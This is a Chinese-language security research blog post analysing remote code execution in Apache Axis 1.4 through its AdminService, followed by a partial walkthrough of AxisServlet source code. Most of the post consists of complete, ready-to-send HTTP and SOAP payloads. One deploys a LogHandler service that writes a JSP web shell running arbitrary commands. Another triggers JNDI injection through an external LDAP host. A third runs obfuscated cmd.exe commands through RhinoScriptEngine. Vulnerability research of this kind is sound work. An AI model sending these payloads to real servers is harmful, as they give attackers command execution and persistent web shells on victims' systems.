
Java安全之Axis漏洞分析
Java安全之Axis漏洞分析
0x00 前言
看到个别代码常出现里面有一些Axis组件,没去仔细研究过该漏洞。研究记录一下。
0x01 漏洞复现
漏洞版本:axis=<1.4
下载Axis包1.4版本将Axis放到tomcat的webapp目录中。freemarker.jar放到Axis的 lib目录下。运行tomcat即可。
WEB-INF/web.xml 中将该配置取消注释
  <servlet-mapping>

    <servlet-name>AdminServlet</servlet-name>

    <url-pattern>/servlet/AdminServlet</url-pattern>

  </servlet-mapping>
原创复现需要将/WEB-INF下面的server-config.wsdd文件中的内容进行编辑一下
<service name="AdminService" provider="java:MSG">

  <parameter name="allowedMethods" value="AdminService"/>

  <parameter name="enableRemoteAdmin" value="true"/>

  <parameter name="className" value="org.apache.axis.utils.Admin"/>

  <namespace>http://xml.apache.org/axis/wsdd/</namespace>

 </service>
enableRemoteAdmin的值改成true运行远程调用。
server-config.wsdd文件会在远程机器访问/servlet/AdminServlet路由时候进行创建。
接下来对该接口进行发送payload测试
<?xml version="1.0" encoding="utf-8"?>

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

        xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"

        xmlns:xsd="http://www.w3.org/2001/XMLSchema"

        xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">

  <soapenv:Body>

    <ns1:deployment

  xmlns="http://xml.apache.org/axis/wsdd/"

  xmlns:java="http://xml.apache.org/axis/wsdd/providers/java"

  xmlns:ns1="http://xml.apache.org/axis/wsdd/">

  <ns1:service name="RandomService" provider="java:RPC">

    <requestFlow>

      <handler type="RandomLog"/>

    </requestFlow>

    <ns1:parameter name="className" value="java.util.Random"/>

    <ns1:parameter name="allowedMethods" value="*"/>

  </ns1:service>

  <handler name="RandomLog" type="java:org.apache.axis.handlers.LogHandler" >

    <parameter name="LogHandler.fileName" value="../webapps/ROOT/shell.jsp" />

    <parameter name="LogHandler.writeToConsole" value="false" />

  </handler>

</ns1:deployment>

  </soapenv:Body>

</soapenv:Envelope>

爆了一个ns1:Client.NoSOAPAction错误。
看了一下AdminServlet的代码,发现dopost方法里面调用的getSoapAction这个判断逻辑貌似有点问题

上面req.getHeader("SOAPAction");获取header里面SOAPAction的值,如果为空则取Content-Type里面的action。都为空则直接返回,来到下面这段逻辑。
    if (soapAction == null) {

      AxisFault af = new AxisFault("Client.NoSOAPAction", Messages.getMessage("noHeader00", "SOAPAction"), null, null);

      exceptionLog.error(Messages.getMessage("genFault00"), (Throwable)af);

      throw af;

    }
这里只需要header加入SOAPAction参数,填充任意值,让服务端获取到不为空,能解决了这个问题。
使用上面payload,创建好恶意的service后,下面来调用一下恶意的service。
/axis/services/RandomService
payload:
<?xml version="1.0" encoding="utf-8"?>

        <soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

        xmlns:api="http://127.0.0.1/Integrics/Enswitch/API"

        xmlns:xsd="http://www.w3.org/2001/XMLSchema"

        xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">

        <soapenv:Body>

        <api:main

        soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

            <api:in0><![CDATA[

<%@page import="java.util.*,java.io.*"%><% if (request.getParameter("c") != null) { Process p = Runtime.getRuntime().exec(request.getParameter("c")); DataInputStream dis = new DataInputStream(p.getInputStream()); String disr = dis.readLine(); while ( disr != null ) { out.println(disr); disr = dis.readLine(); }; p.destroy(); }%>

]]>

            </api:in0>

        </api:main>

  </soapenv:Body>

</soapenv:Envelope>


文件写入成功
重新打开server-config.wsdd文件发现内容已经发生了变化

payload整理
org.apache.axis.handlers.LogHandler
POST请求:
POST /axis/services/AdminService HTTP/1.1

Host: 127.0.0.1:8080

Content-Type: text/xml; charset=utf-8

Accept: application/soap+xml, application/dime, multipart/related, text/*

User-Agent: Axis/1.4

Cache-Control: no-cache

Pragma: no-cache

SOAPAction: ""

Content-Length: 777

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" >

  <soap:Body>

    <deployment

      xmlns="http://xml.apache.org/axis/wsdd/"

      xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">

        <service name="randomAAA" provider="java:RPC">

<requestFlow>

            <handler type="java:org.apache.axis.handlers.LogHandler" >

                <parameter name="LogHandler.fileName" value="../webapps/ROOT/shell.jsp" />

                <parameter name="LogHandler.writeToConsole" value="false" />

            </handler>

        </requestFlow>

          <parameter name="className" value="java.util.Random" />

          <parameter name="allowedMethods" value="*" />

        </service>

    </deployment>

  </soap:Body>

</soap:Envelope>
GET请求:
GET /axis/services/AdminService?method=!--%3E%3Cdeployment%20xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%20xmlns%3Ajava%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2Fproviders%2Fjava%22%3E%3Cservice%20name%3D%22randomBBB%22%20provider%3D%22java%3ARPC%22%3E%3CrequestFlow%3E%3Chandler%20type%3D%22java%3Aorg.apache.axis.handlers.LogHandler%22%20%3E%3Cparameter%20name%3D%22LogHandler.fileName%22%20value%3D%22..%2Fwebapps%2FROOT%2Fshell.jsp%22%20%2F%3E%3Cparameter%20name%3D%22LogHandler.writeToConsole%22%20value%3D%22false%22%20%2F%3E%3C%2Fhandler%3E%3C%2FrequestFlow%3E%3Cparameter%20name%3D%22className%22%20value%3D%22java.util.Random%22%20%2F%3E%3Cparameter%20name%3D%22allowedMethods%22%20value%3D%22*%22%20%2F%3E%3C%2Fservice%3E%3C%2Fdeployment HTTP/1.1

Host: 127.0.0.1:8080

User-Agent: Axis/1.4

Cache-Control: no-cache

Pragma: no-cache
调用service:
POST /axis/services/randomBBB HTTP/1.1

Host: 127.0.0.1:8080

Content-Type: text/xml; charset=utf-8

Accept: application/soap+xml, application/dime, multipart/related, text/*

User-Agent: Axis/1.4

Cache-Control: no-cache

Pragma: no-cache

SOAPAction: ""

Content-Length: 700

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:util="http://util.java">

   <soapenv:Header/>

   <soapenv:Body>

      <util:ints soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

         <in0 xsi:type="xsd:int" xs:type="type:int" xmlns:xs="http://www.w3.org/2000/XMLSchema-instance"><![CDATA[

<% out.println("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"); %>

]]></in0>

         <in1 xsi:type="xsd:int" xs:type="type:int" xmlns:xs="http://www.w3.org/2000/XMLSchema-instance">?</in1>

      </util:ints>

   </soapenv:Body>

</soapenv:Envelope>
该方式写文件需要解析,遇到Springboot就凉凉。
org.apache.axis.client.ServiceFactory
POST请求:
POST /axis/services/AdminService HTTP/1.1

Host: 127.0.0.1:8080

Connection: close

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0

Accept-Language: en-US,en;q=0.5

SOAPAction: something

Upgrade-Insecure-Requests: 1

Content-Type: application/xml

Accept-Encoding: gzip, deflate

Content-Length: 750

<?xml version="1.0" encoding="utf-8"?>

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:api="http://127.0.0.1/Integrics/Enswitch/API" xmlns:xsd="http://www.w3.org/2001/XMLSchema">

  <soapenv:Body>

    <ns1:deployment xmlns:ns1="http://xml.apache.org/axis/wsdd/" xmlns="http://xml.apache.org/axis/wsdd/" xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">

      <ns1:service name="ServiceFactoryService" provider="java:RPC">

        <ns1:parameter name="className" value="org.apache.axis.client.ServiceFactory"/>

        <ns1:parameter name="allowedMethods" value="*"/>

      </ns1:service>

    </ns1:deployment>

  </soapenv:Body>

</soapenv:Envelope>
GET请求:
GET /axis/services/AdminService?method=!--%3E%3Cdeployment%20xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%20xmlns%3Ajava%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2Fproviders%2Fjava%22%3E%3Cservice%20name%3D%22ServiceFactoryService%22%20provider%3D%22java%3ARPC%22%3E%3Cparameter%20name%3D%22className%22%20value%3D%22org.apache.axis.client.ServiceFactory%22%2F%3E%3Cparameter%20name%3D%22allowedMethods%22%20value%3D%22*%22%2F%3E%3C%2Fservice%3E%3C%2Fdeployment HTTP/1.1

Host: 127.0.0.1:8080

User-Agent: Axis/1.4

Cache-Control: no-cache

Pragma: no-cache
调用service:
POST /axis/services/ServiceFactoryService HTTP/1.1

Host: 127.0.0.1:8080

Content-Type: text/xml; charset=utf-8

Accept: application/soap+xml, application/dime, multipart/related, text/*

User-Agent: Axis/1.4

Cache-Control: no-cache

Pragma: no-cache

SOAPAction: ""

Content-Length: 891

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:cli="http://client.axis.apache.org">

   <soapenv:Header/>

   <soapenv:Body>

      <cli:getService soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

         <environment xsi:type="x-:Map" xs:type="type:Map" xmlns:x-="http://xml.apache.org/xml-soap" xmlns:xs="http://www.w3.org/2000/XMLSchema-instance">

            <!--Zero or more repetitions:-->

            <item xsi:type="x-:mapItem" xs:type="type:mapItem">

               <key xsi:type="xsd:anyType">jndiName</key>

               <value xsi:type="xsd:anyType">ldap://xxx.xx.xx.xxx:8888/Exploit</value>

            </item>

         </environment>

      </cli:getService>

   </soapenv:Body>

</soapenv:Envelope>
这个点需要利用JNDI注入
com.sun.script.javascript.RhinoScriptEngine
POST请求:
POST /axis/services/AdminService HTTP/1.1

Host: 127.0.0.1:8080

Content-Type: text/xml; charset=utf-8

Accept: application/soap+xml, application/dime, multipart/related, text/*

User-Agent: Axis/1.4

Cache-Control: no-cache

Pragma: no-cache

SOAPAction: ""

Content-Length: 905

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" >

  <soap:Body>

    <deployment

      xmlns="http://xml.apache.org/axis/wsdd/"

      xmlns:java="http://xml.apache.org/axis/wsdd/providers/java">

        <service name="RhinoScriptEngineService" provider="java:RPC">

          <parameter name="className" value="com.sun.script.javascript.RhinoScriptEngine" />

          <parameter name="allowedMethods" value="eval" />

<typeMapping deserializer="org.apache.axis.encoding.ser.BeanDeserializerFactory"

                     type="java:javax.script.SimpleScriptContext"

                     qname="ns:SimpleScriptContext"

                     serializer="org.apache.axis.encoding.ser.BeanSerializerFactory"

                     xmlns:ns="urn:beanservice" regenerateElement="false">

        </typeMapping>

        </service>

    </deployment>

  </soap:Body>

</soap:Envelope>
GET请求:
GET /axis/services/AdminService?method=!--%3E%3Cdeployment%20xmlns%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2F%22%20xmlns%3Ajava%3D%22http%3A%2F%2Fxml.apache.org%2Faxis%2Fwsdd%2Fproviders%2Fjava%22%3E%3Cservice%20name%3D%22RhinoScriptEngineService%22%20provider%3D%22java%3ARPC%22%3E%3Cparameter%20name%3D%22className%22%20value%3D%22com.sun.script.javascript.RhinoScriptEngine%22%20%2F%3E%3Cparameter%20name%3D%22allowedMethods%22%20value%3D%22eval%22%20%2F%3E%3CtypeMapping%20deserializer%3D%22org.apache.axis.encoding.ser.BeanDeserializerFactory%22%20type%3D%22java%3Ajavax.script.SimpleScriptContext%22%20qname%3D%22ns%3ASimpleScriptContext%22%20serializer%3D%22org.apache.axis.encoding.ser.BeanSerializerFactory%22%20xmlns%3Ans%3D%22urn%3Abeanservice%22%20regenerateElement%3D%22false%22%3E%3C%2FtypeMapping%3E%3C%2Fservice%3E%3C%2Fdeployment HTTP/1.1

Host: 127.0.0.1:8080

User-Agent: Axis/1.4

Cache-Control: no-cache

Pragma: no-cache
调用service:
POST /axis/services/RhinoScriptEngineService HTTP/1.1

Host: 127.0.0.1:8080

Content-Type: text/xml; charset=utf-8

Accept: application/soap+xml, application/dime, multipart/related, text/*

User-Agent: Axis/1.4

Cache-Control: no-cache

Pragma: no-cache

SOAPAction: ""

Content-Length: 866

<?xml version='1.0' encoding='UTF-8'?><soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:jav="http://javascript.script.sun.com"><soapenv:Body><eval xmlns="http://127.0.0.1:8080/services/scriptEngine"><arg0 xmlns="">

<![CDATA[function test(){    var cmd1 = 'c';    cmd1 += 'm';    cmd1 += 'd';    cmd1 += '.';    cmd1 += 'e';    cmd1 += 'x';    cmd1 += 'e';    var cmd2 = '/';    cmd2 += 'c';    var pb = new java.lang.ProcessBuilder(cmd1,cmd2,'whoami');    var process = pb.start();    var ret = new java.util.Scanner(process.getInputStream()).useDelimiter('\\A').next();    return ret;}   test();]]></arg0><arg1 xmlns="" xsi:type="urn:SimpleScriptContext" xmlns:urn="urn:beanservice">

</arg1></eval></soapenv:Body></soapenv:Envelope>
该方式有JDK版本要求 JDK版本必须要为7或7以下版本。JDK7版本后ScriptEngine被废除了,使用了NashornScriptEngine进行代替,NashornScriptEngine类不能直接被利用
解析流程分析
Init
  <servlet>

    <servlet-name>AxisServlet</servlet-name>

    <display-name>Apache-Axis Servlet</display-name>

    <servlet-class>

        org.apache.axis.transport.http.AxisServlet

    </servlet-class>

  </servlet>

...

<servlet-mapping>

    <servlet-name>AxisServlet</servlet-name>

    <url-pattern>/services/*</url-pattern>

  </servlet-mapping>
看到org.apache.axis.transport.http.AxisServlet
public void init() throws ServletException {

        super.init();

        ServletContext context = this.getServletConfig().getServletContext();

        isDebug = log.isDebugEnabled();

        if (isDebug) {

            log.debug("In servlet init");

        }

        this.transportName = this.getOption(context, "transport.name", "http");

        if (JavaUtils.isTrueExplicitly(this.getOption(context, "use-servlet-security", (String)null))) {

            this.securityProvider = new ServletSecurityProvider();

        }

        this.enableList = JavaUtils.isTrueExplicitly(this.getOption(context, "axis.enableListQuery", (String)null));

        this.jwsClassDir = this.getOption(context, "axis.jws.servletClassDir", (String)null);

        this.disableServicesList = JavaUtils.isTrue(this.getOption(context, "axis.disableServiceList", "false"));

        this.servicesPath = this.getOption(context, "axis.servicesPath", "/services/");

        if (this.jwsClassDir != null) {

            if (this.getHomeDir() != null) {

                this.jwsClassDir = this.getHomeDir() + this.jwsClassDir;

            }

        } else {

            this.jwsClassDir = this.getDefaultJWSClassDir();

        }

 //初始化查询Handler,即wsdl对应的handler,用于wsdl文件生成

        this.initQueryStringHandlers();

        try {

            ServiceAdmin.setEngine(this.getEngine(), context.getServerInfo());

        } catch (AxisFault var3) {

            exceptionLog.info("Exception setting AxisEngine on ServiceAdmin " + var3);

        }

    }
把所有以jws结尾或者services路径的的URL均由AxisServlet进行处理

super.init();
org.apache.axis.transport.http.init
  public void init() throws ServletException {

        ServletContext context = this.getServletConfig().getServletContext();

        this.webInfPath = context.getRealPath("/WEB-INF");

        this.homeDir = context.getRealPath("/");

        isDebug = log.isDebugEnabled();

        if (log.isDebugEnabled()) {

            log.debug("In AxisServletBase init");

        }

        this.isDevelopment = JavaUtils.isTrueExplicitly(this.getOption(context, "axis.development.system", (String)null));

    }
org.apache.axis.transport.http.getOption
